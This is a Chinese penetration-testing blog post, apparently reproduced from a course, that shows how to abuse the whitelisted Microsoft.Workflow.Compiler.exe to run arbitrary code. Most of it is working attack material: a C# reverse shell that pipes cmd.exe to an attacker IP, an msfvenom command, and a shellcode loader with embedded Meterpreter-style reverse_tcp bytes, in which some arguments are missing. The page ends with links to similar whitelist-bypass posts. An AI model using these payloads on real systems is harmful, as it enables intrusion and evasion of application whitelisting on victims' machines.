
渗透测试-基于白名单执行payload--Compiler
复现亮神课程
0x01 Compiler前言
说明:Microsoft.Workflow.Comiler.exe是.NET Framework默认自带的一个实用工具,用户能够以XOML工作流文件的形式提供一个序列化工作流来执行任意未签名的代码。
Microsoft.Workflow.Comiler.exe需要两个命令行参数,第一个参数必须是一个XML文件(由一个序列化CompilerInput对象构成)的路径,第二个参数则是写入序列化编译结果的文件路径。

Windows 7 默认位置:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe

C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe
0x02 执行流程
攻击流程如下:
1.将制作的XOML文件存储到目标磁盘中,XOML文件中应包含攻击者提供的C#或VB.Net代码以供编译、加载和调用。攻击逻辑需在类构造函数中实现,该类派生自System.Workflow.ComponetModel.Activity类。
2.将包含序列化CompilerInput对象的XML文件存储到目标磁盘中。
3.提供XML路径,执行Microsoft.Workflow.Comiler.exe。
下面给出的是Microsoft.Workflow.Comiler.exe的调用样例:
C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exetest.xml results.xml
0X03 复现攻击
攻击机 kali
靶机 win7
A)windows/x64/shell/reverse_tcp
MSF监听:

Test.xml:

<?xml version="1.0" encoding="utf-8"?>

<CompilerInput xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/2004/07/Microsoft.Workflow.Compiler">

<files xmlns:d2p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays">

<d2p1:string>1.cs</d2p1:string>

</files>

<parameters xmlns:d2p1="http://schemas.datacontract.org/2004/07/System.Workflow.ComponentModel.Compiler">

<assemblyNames xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<compilerOptions i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<coreAssemblyFileName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></coreAssemblyFileName>

<embeddedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<evidence xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Security.Policy" i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<generateExecutable xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</generateExecutable>

<generateInMemory xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">true</generateInMemory>

<includeDebugInformation xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</includeDebugInformation>

<linkedResources xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<mainClass i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<outputName xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"></outputName>

<tempFiles i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<treatWarningsAsErrors xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">false</treatWarningsAsErrors>

<warningLevel xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler">-1</warningLevel>

<win32Resource i:nil="true" xmlns="http://schemas.datacontract.org/2004/07/System.CodeDom.Compiler"/>

<d2p1:checkTypes>false</d2p1:checkTypes>

<d2p1:compileWithNoCode>false</d2p1:compileWithNoCode>

<d2p1:compilerOptions i:nil="true" />

<d2p1:generateCCU>false</d2p1:generateCCU>

<d2p1:languageToUse>CSharp</d2p1:languageToUse>

<d2p1:libraryPaths xmlns:d3p1="http://schemas.microsoft.com/2003/10/Serialization/Arrays" i:nil="true" />

<d2p1:localAssembly xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.Reflection" i:nil="true" />

<d2p1:mtInfo i:nil="true"/>

<d2p1:userCodeCCUs xmlns:d3p1="http://schemas.datacontract.org/2004/07/System.CodeDom" i:nil="true" />

</parameters>

</CompilerInput>
X.tcp(我们要执行的c# shellcode):
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Net;
using System.Net.Sockets;
using System.Workflow.Activities;

    public class Program : SequentialWorkflowActivity
    {
        static StreamWriter streamWriter;

        public Program()
        {
            using(TcpClient client = new TcpClient("192.168.190.141", 5555))
            {
                using(Stream stream = client.GetStream())
                {
                    using(StreamReader rdr = new StreamReader(stream))
                    {
                        streamWriter = new StreamWriter(stream);

                        StringBuilder strInput = new StringBuilder();

                        Process p = new Process();
                        p.StartInfo.FileName = "cmd.exe";
                        p.StartInfo.CreateNoWindow = true;
                        p.StartInfo.UseShellExecute = false;
                        p.StartInfo.RedirectStandardOutput = true;
                        p.StartInfo.RedirectStandardInput = true;
                        p.StartInfo.RedirectStandardError = true;
                        p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
                        p.Start();
                        p.BeginOutputReadLine();

                        while(true)
                        {
                            strInput.Append(rdr.ReadLine());
                            p.StandardInput.WriteLine(strInput);
                            strInput.Remove(0, strInput.Length);
                        }
                    }
                }
            }
        }

        private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
        {
            StringBuilder strOutput = new StringBuilder();

            if (!String.IsNullOrEmpty(outLine.Data))
            {
                try
                {
                    strOutput.Append(outLine.Data);
                    streamWriter.WriteLine(strOutput);
                    streamWriter.Flush();
                }
                catch (Exception err) { }
            }
        }

    }

靶机执行
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe test.xml res.xml

也可以用nc:
B) 结合meterpreter
注:payload.cs需要用到System.Workflow.Activities
生成木马

msfvenom -p windows/x64/shell/reverse_tcp lhost=192.168.190.141 lport=4444 -f csharp

Msf监听:
1.cs:
using System;
using System.Workflow.Activities;
using System.Net;
using System.Net.Sockets;
using System.Runtime.InteropServices;
using System.Threading;
class yrDaTlg : SequentialWorkflowActivity {
[DllImport("kernel32")] private static extern IntPtr VirtualAlloc(UInt32 rCfMkmxRSAakg,UInt32 qjRsrljIMB, UInt32 peXiTuE, UInt32 AkpADfOOAVBZ);

[DllImport("kernel32")] public static extern bool VirtualProtect(IntPtr DStOGXQMMkP, uint CzzIpcuQppQSTBJ, uint JCFImGhkRqtwANx, out uint exgVpSg);

[DllImport("kernel32")]private static extern IntPtr CreateThread(UInt32 eisuQbXKYbAvA, UInt32 WQATOZaFz, IntPtr AEGJQOn,IntPtr SYcfyeeSgPl, UInt32 ZSheqBwKtDf, ref UInt32 SZtdSB);

[DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(IntPtr KqJNFlHpsKOV, UInt32 EYBOArlCLAM);

public yrDaTlg() {

byte[] QWKpWKhcs =

{0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,
0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,
0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,
0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,
0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,
0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,
0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,
0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,
0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,
0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,
0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,
0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,
0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,
0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,
0x49,0xbc,0x02,0x00,0x11,0x5c,0xc0,0xa8,0xbe,0x8d,0x41,0x54,0x49,0x89,0xe4,
0x4c,0x89,0xf1,0x41,0xba,0x4c,0x77,0x26,0x07,0xff,0xd5,0x4c,0x89,0xea,0x68,
0x01,0x01,0x00,0x00,0x59,0x41,0xba,0x29,0x80,0x6b,0x00,0xff,0xd5,0x6a,0x0a,
0x41,0x5e,0x50,0x50,0x4d,0x31,0xc9,0x4d,0x31,0xc0,0x48,0xff,0xc0,0x48,0x89,
0xc2,0x48,0xff,0xc0,0x48,0x89,0xc1,0x41,0xba,0xea,0x0f,0xdf,0xe0,0xff,0xd5,
0x48,0x89,0xc7,0x6a,0x10,0x41,0x58,0x4c,0x89,0xe2,0x48,0x89,0xf9,0x41,0xba,
0x99,0xa5,0x74,0x61,0xff,0xd5,0x85,0xc0,0x74,0x0a,0x49,0xff,0xce,0x75,0xe5,
0xe8,0x93,0x00,0x00,0x00,0x48,0x83,0xec,0x10,0x48,0x89,0xe2,0x4d,0x31,0xc9,
0x6a,0x04,0x41,0x58,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,0x5f,0xff,0xd5,
0x83,0xf8,0x00,0x7e,0x55,0x48,0x83,0xc4,0x20,0x5e,0x89,0xf6,0x6a,0x40,0x41,
0x59,0x68,0x00,0x10,0x00,0x00,0x41,0x58,0x48,0x89,0xf2,0x48,0x31,0xc9,0x41,
0xba,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x48,0x89,0xc3,0x49,0x89,0xc7,0x4d,0x31,
0xc9,0x49,0x89,0xf0,0x48,0x89,0xda,0x48,0x89,0xf9,0x41,0xba,0x02,0xd9,0xc8,
0x5f,0xff,0xd5,0x83,0xf8,0x00,0x7d,0x28,0x58,0x41,0x57,0x59,0x68,0x00,0x40,
0x00,0x00,0x41,0x58,0x6a,0x00,0x5a,0x41,0xba,0x0b,0x2f,0x0f,0x30,0xff,0xd5,
0x57,0x59,0x41,0xba,0x75,0x6e,0x4d,0x61,0xff,0xd5,0x49,0xff,0xce,0xe9,0x3c,
0xff,0xff,0xff,0x48,0x01,0xc3,0x48,0x29,0xc6,0x48,0x85,0xf6,0x75,0xb4,0x41,
0xff,0xe7,0x58,0x6a,0x00,0x59,0x49,0xc7,0xc2,0xf0,0xb5,0xa2,0x56,0xff,0xd5};

IntPtr AmnGaO = VirtualAlloc(, (UInt32)QWKpWKhcs.Length, 0x3000, 0x04);

Marshal.Copy(QWKpWKhcs, , (IntPtr)(AmnGaO), QWKpWKhcs.Length);

IntPtr oXmoNUYvivZlXj = IntPtr.Zero; UInt32 XVXTOi = ; IntPtr pAeCTfwBS = IntPtr.Zero;

uint BnhanUiUJaetgy;

bool iSdNUQK = VirtualProtect(AmnGaO, (uint)0x1000, (uint)0x20, out BnhanUiUJaetgy);

oXmoNUYvivZlXj = CreateThread(, , AmnGaO, pAeCTfwBS, , ref XVXTOi);

WaitForSingleObject(oXmoNUYvivZlXj, 0xFFFFFFFF);}

}
靶机执行:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Microsoft.Workflow.Com

piler.exe test.xml 1.txt
渗透测试-基于白名单执行payload--Compiler的更多相关文章
- 渗透测试-基于白名单执行payload--Odbcconf
复现亮神课程 基于白名单执行payload--Odbcconf 0x01 Odbcconf简介: ODBCCONF.exe是一个命令行工具,允许配置ODBC驱动程序和数据源. 微软官方文档:https ...
- 渗透测试-基于白名单执行payload--Regsvr32
复现亮神课程 基于白名单执行payload--Regsvr32 0x01 Regsvr32 Regsvr32命令用于注册COM组件,是 Windows 系统提供的用来向系统注册控件或者卸载控件的命令, ...
- 渗透测试-基于白名单执行payload--Msiexec
复现亮神课程 基于白名单执行payload--Msiexec 0x01 关于msiexec Msiexec 是 Windows Installer 的一部分.用于安装 Windows Install ...
- 渗透测试-基于白名单执行payload--Csc
复现亮神课程 基于白名单执行payload--csc 0x01 Csc.exe C#的在Windows平台下的编译器名称是Csc.exe,如果你的.NET FrameWork SDK安装在C盘,那么你 ...
- 渗透测试=基于白名单执行payload--Ftp
还是自己动手复现亮神课程的过程. 环境 靶机win7 攻击机 kali Ftp.exe简介: Ftp.exe是Windows本身自带的一个程序,属于微软TP工具,提供基本的FTP访问 说明:Ftp.e ...
- 渗透测试-基于白名单执行payload--zipfldr.dll
0x01 zipfldr.dll简介: zipfldr.dll自Windows xp开始自带的zip文件压缩/解压工具组件. 说明:zipfldr.dll所在路径已被系统添加PATH环境变量中,因此, ...
- 渗透测试-基于白名单执行payload--Cmstp
0x01 Cmstp简介 Cmstp安装或删除“连接管理器”服务配置文件.如果不含可选参数的情况下使用,则 cmstp 会使用对应于操作系统和用户的权限的默认设置来安装服务配置文件. 微软官方文档: ...
- 渗透测试-基于白名单执行payload--Pcalua
0x01 Pcalua简介 Windows进程兼容性助理(Program Compatibility Assistant)的一个组件. 说明:Pcalua.exe所在路径已被系统添加PATH环境变量中 ...
- 渗透测试-基于白名单执行payload--Forfiles
0x01 Forfiles简介: Forfiles为Windows默认安装的文件操作搜索工具之一,可根据日期,后缀名,修改日期为条件.常与批处理配合使用. 微软官方文档:https://docs.mi ...
随机推荐
- 人工智能-智能创意平台架构成长之路(四)-丰富多彩的banner图生成解密第一部分(对标阿里鹿班的设计)
我们之前讲了很多都是平台架构的主体设计,应用架构设计以及技术架构的设计,那么现在我们就来分享一下丰富多彩的banner图是怎么生成出来的. banner图的生成我们也是不断的进行迭代和优化,这块是最核 ...
- FreeSql (六)批量插入数据
var connstr = "Data Source=127.0.0.1;Port=3306;User ID=root;Password=root;" + "Initia ...
- FreeSql (三十五)CodeFirst 自定义特性
比如项目内已经使用了其它 orm,如 efcore,这样意味着实体中可能存在 [Key],但它与 FreeSql [Column(IsPrimary = true] 不同. Q: FreeSql 实体 ...
- GC垃圾收集算法
JVM中的垃圾收集算法实现涉及大量的程序细节,而且各个平台的虚拟机操作内存的方法又各不相同,这里介绍几种垃圾收集算法的思想. 1.标记-清除算法 这是最基础的垃圾收集算法,分为“标记”和“清除”两个阶 ...
- 阿里云 centos7 64位搭建JAVA环境-----安装JDK(2)
mysql安装好以后,把jdk环境配置一下. 首先下载jdk 8,在官网下载. 找到链接 http://download.oracle.com/otn-pub/java/jdk/8u171-b11/5 ...
- C++11部分特性
初识C++的时候,觉得会个STL就差不多了,后来发现了C++11这个东西,以及C++14,C++17QAQ,看了一下,好高深不学,emmmm真香= = 这里就只讲一下对ACM写代码有很高帮助的部分特性 ...
- thinkphp6.0 composer 安装 web-token/jwt-framework 常见出错原因分析及解决方法
composer require web-token/jwt-framework 安装JWT出现错误提示 - web-token/jwt-framework v2.0.1 requires ext-g ...
- Linux 笔记 - 第十一章 正则表达式
博客地址:http://www.moonxy.com 一.前言 正则表达式(英语为 Regular Expression,在代码中常简写为 regex.regexp 或 RE),是使用单个字符串来描述 ...
- 进击的.NET 在云原生时代的蜕变
你一定看过这篇文章 <进击的 Java ,云原生时代的蜕变>, 本篇文章的灵感来自于这篇文章.明天就将正式发布.NET Core 3.0, 所以写下这篇文章让大家全面认识.NET Cor ...
- python2.7过渡到python3.6时遇到的差异总结
1.Python3中print为一个函数,必须用括号括起来而Python2中print为class print('hello') 2.python3将raw_input和input进行了整合,只有in ...